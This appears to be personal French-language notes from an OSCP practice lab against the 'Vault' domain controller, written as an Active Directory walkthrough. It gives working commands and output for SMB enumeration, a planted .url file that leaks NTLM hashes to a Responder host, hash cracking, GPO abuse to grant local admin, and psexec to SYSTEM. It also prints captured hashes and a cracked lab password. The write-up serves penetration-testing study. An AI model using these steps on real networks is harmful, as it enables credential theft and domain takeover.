
AD - Vault

mardi 8 avril 2025 17:58

```
sudo nmap -p- -sV -sC  192.168.224.172 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 17:52 CEST
Nmap scan report for 192.168.224.172
Host is up (0.017s latency).
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-08 15:55:15Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.vault.offsec
| Not valid before: 2025-04-07T15:52:15
|_Not valid after:  2025-10-07T15:52:15
| rdp-ntlm-info:
|   Target_Name: VAULT
|   NetBIOS_Domain_Name: VAULT
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: vault.offsec
|   DNS_Computer_Name: DC.vault.offsec
|   DNS_Tree_Name: vault.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-08T15:56:05+00:00
|_ssl-date: 2025-04-08T15:56:45+00:00; +1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-08T15:56:07
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 230.98 seconds
```



| ldap-rootdse:
| LDAP Results
| <ROOT>
| domainFunctionality: 7
| forestFunctionality: 7
| domainControllerFunctionality: 7
| rootDomainNamingContext: DC=vault,DC=offsec
| ldapServiceName: vault.offsec:dc$@VAULT.OFFSEC
| isGlobalCatalogReady: TRUE
| supportedSASLMechanisms: GSSAPI
| supportedSASLMechanisms: GSS-SPNEGO
| supportedSASLMechanisms: EXTERNAL
| supportedSASLMechanisms: DIGEST-MD5
| supportedLDAPVersion: 3
| supportedLDAPVersion: 2
| supportedLDAPPolicies: MaxPoolThreads
| supportedLDAPPolicies: MaxPercentDirSyncRequests
| supportedLDAPPolicies: MaxDatagramRecv
| supportedLDAPPolicies: MaxReceiveBuffer
| supportedLDAPPolicies: InitRecvTimeout
| supportedLDAPPolicies: MaxConnections
| supportedLDAPPolicies: MaxConnIdleTime
| supportedLDAPPolicies: MaxPageSize
| supportedLDAPPolicies: MaxBatchReturnMessages
| supportedLDAPPolicies: MaxQueryDuration
| supportedLDAPPolicies: MaxDirSyncDuration
| supportedLDAPPolicies: MaxTempTableSize
| supportedLDAPPolicies: MaxResultSetSize
| supportedLDAPPolicies: MinResultSets
| supportedLDAPPolicies: MaxResultSetsPerConn
| supportedLDAPPolicies: MaxNotificationPerConn
| supportedLDAPPolicies: MaxValRange
| supportedLDAPPolicies: MaxValRangeTransitive
| supportedLDAPPolicies: ThreadMemoryLimit
| supportedLDAPPolicies: SystemMemoryLimitPercent
| supportedControl: 1.2.840.113556.1.4.319
| supportedControl: 1.2.840.113556.1.4.801
| supportedControl: 1.2.840.113556.1.4.473
| supportedControl: 1.2.840.113556.1.4.528
| supportedControl: 1.2.840.113556.1.4.417
| supportedControl: 1.2.840.113556.1.4.619
| supportedControl: 1.2.840.113556.1.4.841
| supportedControl: 1.2.840.113556.1.4.529
| supportedControl: 1.2.840.113556.1.4.805
| supportedControl: 1.2.840.113556.1.4.521
| supportedControl: 1.2.840.113556.1.4.970
| supportedControl: 1.2.840.113556.1.4.1338
| supportedControl: 1.2.840.113556.1.4.474
| supportedControl: 1.2.840.113556.1.4.1339
| supportedControl: 1.2.840.113556.1.4.1340
| supportedControl: 1.2.840.113556.1.4.1413
| supportedControl: 2.16.840.1.113730.3.4.9
| supportedControl: 2.16.840.1.113730.3.4.10
| supportedControl: 1.2.840.113556.1.4.1504
| supportedControl: 1.2.840.113556.1.4.1852
| supportedControl: 1.2.840.113556.1.4.802
| supportedControl: 1.2.840.113556.1.4.1907
| supportedControl: 1.2.840.113556.1.4.1948
| supportedControl: 1.2.840.113556.1.4.1974
| supportedControl: 1.2.840.113556.1.4.1341
| supportedControl: 1.2.840.113556.1.4.2026
| supportedControl: 1.2.840.113556.1.4.2064

```
|     supportedControl: 1.2.840.113556.1.4.2065
|     supportedControl: 1.2.840.113556.1.4.2066
|     supportedControl: 1.2.840.113556.1.4.2090
|     supportedControl: 1.2.840.113556.1.4.2205
|     supportedControl: 1.2.840.113556.1.4.2204
|     supportedControl: 1.2.840.113556.1.4.2206
|     supportedControl: 1.2.840.113556.1.4.2211
|     supportedControl: 1.2.840.113556.1.4.2239
|     supportedControl: 1.2.840.113556.1.4.2255
|     supportedControl: 1.2.840.113556.1.4.2256
|     supportedControl: 1.2.840.113556.1.4.2309
|     supportedControl: 1.2.840.113556.1.4.2330
|     supportedControl: 1.2.840.113556.1.4.2354
|     supportedCapabilities: 1.2.840.113556.1.4.800
|     supportedCapabilities: 1.2.840.113556.1.4.1670
|     supportedCapabilities: 1.2.840.113556.1.4.1791
|     supportedCapabilities: 1.2.840.113556.1.4.1935
|     supportedCapabilities: 1.2.840.113556.1.4.2080
|     supportedCapabilities: 1.2.840.113556.1.4.2237
|     subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=vault,DC=offsec
|     serverName: CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=vault,DC=offsec
|     schemaNamingContext: CN=Schema,CN=Configuration,DC=vault,DC=offsec
|     namingContexts: DC=vault,DC=offsec
|     namingContexts: CN=Configuration,DC=vault,DC=offsec
|     namingContexts: CN=Schema,CN=Configuration,DC=vault,DC=offsec
|     namingContexts: DC=DomainDnsZones,DC=vault,DC=offsec
|     namingContexts: DC=ForestDnsZones,DC=vault,DC=offsec
|     isSynchronized: TRUE
|     highestCommittedUSN: 61510
|     dsServiceName: CN=NTDS Settings,CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=vault,DC=offsec
|     dnsHostName: DC.vault.offsec
|     defaultNamingContext: DC=vault,DC=offsec
|     currentTime: 20250408163320.0Z
|_    configurationNamingContext: CN=Configuration,DC=vault,DC=offsec
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/Vault]
└─$ sudo crackmapexec smb 192.168.224.172 -d vault.offsec -u 'guest' -p '' --rid-brute

[sudo] password for alice:
SMB         192.168.224.172 445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:vault.offsec) (signing:True) (SMBv1:False)
SMB         192.168.224.172 445    DC               [+] vault.offsec\guest:
SMB         192.168.224.172 445    DC               [+] Brute forcing RIDs
SMB         192.168.224.172 445    DC               498: VAULT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.224.172 445    DC               500: VAULT\Administrator (SidTypeUser)
SMB         192.168.224.172 445    DC               501: VAULT\Guest (SidTypeUser)
SMB         192.168.224.172 445    DC               502: VAULT\krbtgt (SidTypeUser)
SMB         192.168.224.172 445    DC               512: VAULT\Domain Admins (SidTypeGroup)
SMB         192.168.224.172 445    DC               513: VAULT\Domain Users (SidTypeGroup)
SMB         192.168.224.172 445    DC               514: VAULT\Domain Guests (SidTypeGroup)
SMB         192.168.224.172 445    DC               515: VAULT\Domain Computers (SidTypeGroup)
SMB         192.168.224.172 445    DC               516: VAULT\Domain Controllers (SidTypeGroup)
SMB         192.168.224.172 445    DC               517: VAULT\Cert Publishers (SidTypeAlias)
SMB         192.168.224.172 445    DC               518: VAULT\Schema Admins (SidTypeGroup)
SMB         192.168.224.172 445    DC               519: VAULT\Enterprise Admins (SidTypeGroup)
SMB         192.168.224.172 445    DC               520: VAULT\Group Policy Creator Owners (SidTypeGroup)
SMB         192.168.224.172 445    DC               521: VAULT\Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.224.172 445    DC               522: VAULT\Cloneable Domain Controllers (SidTypeGroup)
SMB         192.168.224.172 445    DC               525: VAULT\Protected Users (SidTypeGroup)
SMB         192.168.224.172 445    DC               526: VAULT\Key Admins (SidTypeGroup)
SMB         192.168.224.172 445    DC               527: VAULT\Enterprise Key Admins (SidTypeGroup)
SMB         192.168.224.172 445    DC               553: VAULT\RAS and IAS Servers (SidTypeAlias)
SMB         192.168.224.172 445    DC               571: VAULT\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         192.168.224.172 445    DC               572: VAULT\Denied RODC Password Replication Group (SidTypeAlias)
SMB         192.168.224.172 445    DC               1000: VAULT\DC$ (SidTypeUser)
SMB         192.168.224.172 445    DC               1101: VAULT\DnsAdmins (SidTypeAlias)
SMB         192.168.224.172 445    DC               1102: VAULT\DnsUpdateProxy (SidTypeGroup)
SMB         192.168.224.172 445    DC               1103: VAULT\anirudh (SidTypeUser)
```

Avec SMB autre vecteurs d'attaque :

Si je peux uploader un fichier dans un **share** avec **smb** je peux utiliser **responder** :

sudo responder -I tun0

Sur smb je peux d'abord tester :

dir

put fichier.txt

delete fichier.txt

Si ça ne fonctionne pas on va uploader un fichier spécial en mode shortcut :

touch fichier.**url**

Dedans on va mettre :

[InternetShortcut]
URL=anything
WorkingDirectory=anything
IconFile=\\@IPRESPONDER\%USERNAME%.icon
IconIndex=1

```
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [192.168.45.232]
    Responder IPv6             [fe80::87f3:39b3:d6fc:6817]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]
```

Ce qui nous donne :

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/Vault]
└─$ cat exploit.url
[InternetShortcut]
URL=anything
WorkingDirectory=anything
IconFile=\\192.168.45.232\%USERNAME%.icon
IconIndex=1
```

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/Vault]
└─$ smbclient \\\\192.168.224.172\\"DocumentsShare"
Password for [WORKGROUP\alice]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Nov 19 09:59:02 2021
  ..                                  D        0  Fri Nov 19 09:59:02 2021

                7706623 blocks of size 4096. 1076915 blocks available
smb: \> put exploit.url
putting file exploit.url as \exploit.url (2.1 kb/s) (average 2.1 kb/s)
smb: \>
```

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 192.168.224.172
[SMB] NTLMv2-SSP Username : VAULT\anirudh
[SMB] NTLMv2-SSP Hash     : anirudh::VAULT:927a9f96e2a3e33c:60FED0B128A097C9EDA2EF87FE242A6B:0101000000000000080F8304DBAA8DB01AA42E83BBA9B56E50000000002
0008005300420040A00570001001E00570049004E002D00430056005900390049005A003800560056003100580004003400570049004E002D00430056005900390049005A003800560056003
10058002E00530042004A0057002E004C004F00430041004C0003001400530042004A0057002E004C004F00430041004C0005001400530042004A0057002E004C004F00430041004C000700
080080F8304DBAA8DB0106000400020000008003000300000000000000001000000000200000A26B564BC75A19D5CF9CFDC087083FCDDB4C8E97519F75A674E3DF5FA98AC4860A001000000
0000000000000000000000000000000090026006300690066007300 2F00310039003200 2E00310036003800 2E00340035002E00320033003200000000000000000
[*] Skipping previously captured hash for VAULT\anirudh
[*] Skipping previously captured hash for VAULT\anirudh
[*] Skipping previously captured hash for VAULT\anirudh
```


Et on a un hash.


anirudh::VAULT:927a9f96e2a3e33c:60FED0B128A097C9EDA2EF87FE242A6B:0101000000000000080F8304DBAA8DB01AA42E83BBA9B56E50000000002000800530042004A00570001001E00570049004E002D00430056005900390049005A003800560056003100580020053004200 4A0057002E004C004F00430041004C0003001400530042004A0057002E004C004F00430041004C0005001400530042004A0057002E004C004F00430041004C000700080080F8304DBAA8DB0106000400020000008003000300000000000000001000000000200000A26B564BC75A19D5CF9CFDC087083FCDDB4C8E97519F75A674E3DF5FA98AC4860A0010000000000000000000000000000000000000090026006300690066007300 2F00310039003200 2E00310036003800 2E00340035002E00320033003200000000000000000


hashcat -m 5600 anirudh.hash /usr/share/wordlists/rockyou.txt --force

anirudh : SecureHM

Tester smb, winrm, ensuite récupérer avec bloodhound !!!







Administrator:500:aad3b435b51404eeaad3b435b51404ee:608339ddc8f434ac21945e026887dc36:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

$SecPass = ConvertTo-SecureString 'caca123' -AsPlainText -Force

$Cred = New-Object System.Management.Automation.PSCredential('vault.offsec\anirudh', $SecPass)

Add-ObjectACL -PrincipalIdentity anirudh -Credential $Cred -Rights DCSync

Les commandes en haut ne sont pas efficaces dans mon contexte.

.\SharpGPOAbuse.exe --AddlocalAdmin --UserAccount @user --GPOName "@nomGPO"

```
*Evil-WinRM* PS C:\users\anirudh\desktop> .\SharpGPOAbuse.exe --AddlocalAdmin --UserAccount anirudh --GPOName  "Default Domain Policy"
[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] Distinguished Name = CN=Policies,CN=System,DC=vault,DC=offsec
[+] SID Value of anirudh = S-1-5-21-537427935-490066102-1511301751-1103
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\vault.offsec\SysVol\vault.offsec\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

On doit faire ensuite

gptupdate /force

Pour forcer le changement des GPO.

```
*Evil-WinRM* PS C:\users\anirudh\desktop> gpupdate /force
Updating policy...


Computer Policy update has completed successfully.

User Policy update has completed successfully.


*Evil-WinRM* PS C:\users\anirudh\desktop>
```

```
*Evil-WinRM* PS C:\users\anirudh\desktop> net user anirudh
User name                    anirudh
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/19/2021 1:59:51 AM
Password expires             Never
Password changeable          11/20/2021 1:59:51 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/8/2025 2:48:59 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

Anirudh est admin !!

Ensuite on doit se connecter avec psexec pour devenir nt authority :

```
┌──(alice㉿kali)-[~/Desktop/oscp/PG PLAY/Vault]
└─$ impacket-psexec vault.offsec/anirudh:SecureHM@192.168.224.172
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.224.172.....
[*] Found writable share ADMIN$
[*] Uploading file kHibpkhC.exe
[*] Opening SVCManager on 192.168.224.172.....
[*] Creating service QglA on 192.168.224.172.....
[*] Starting service QglA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

ET VOILA !!!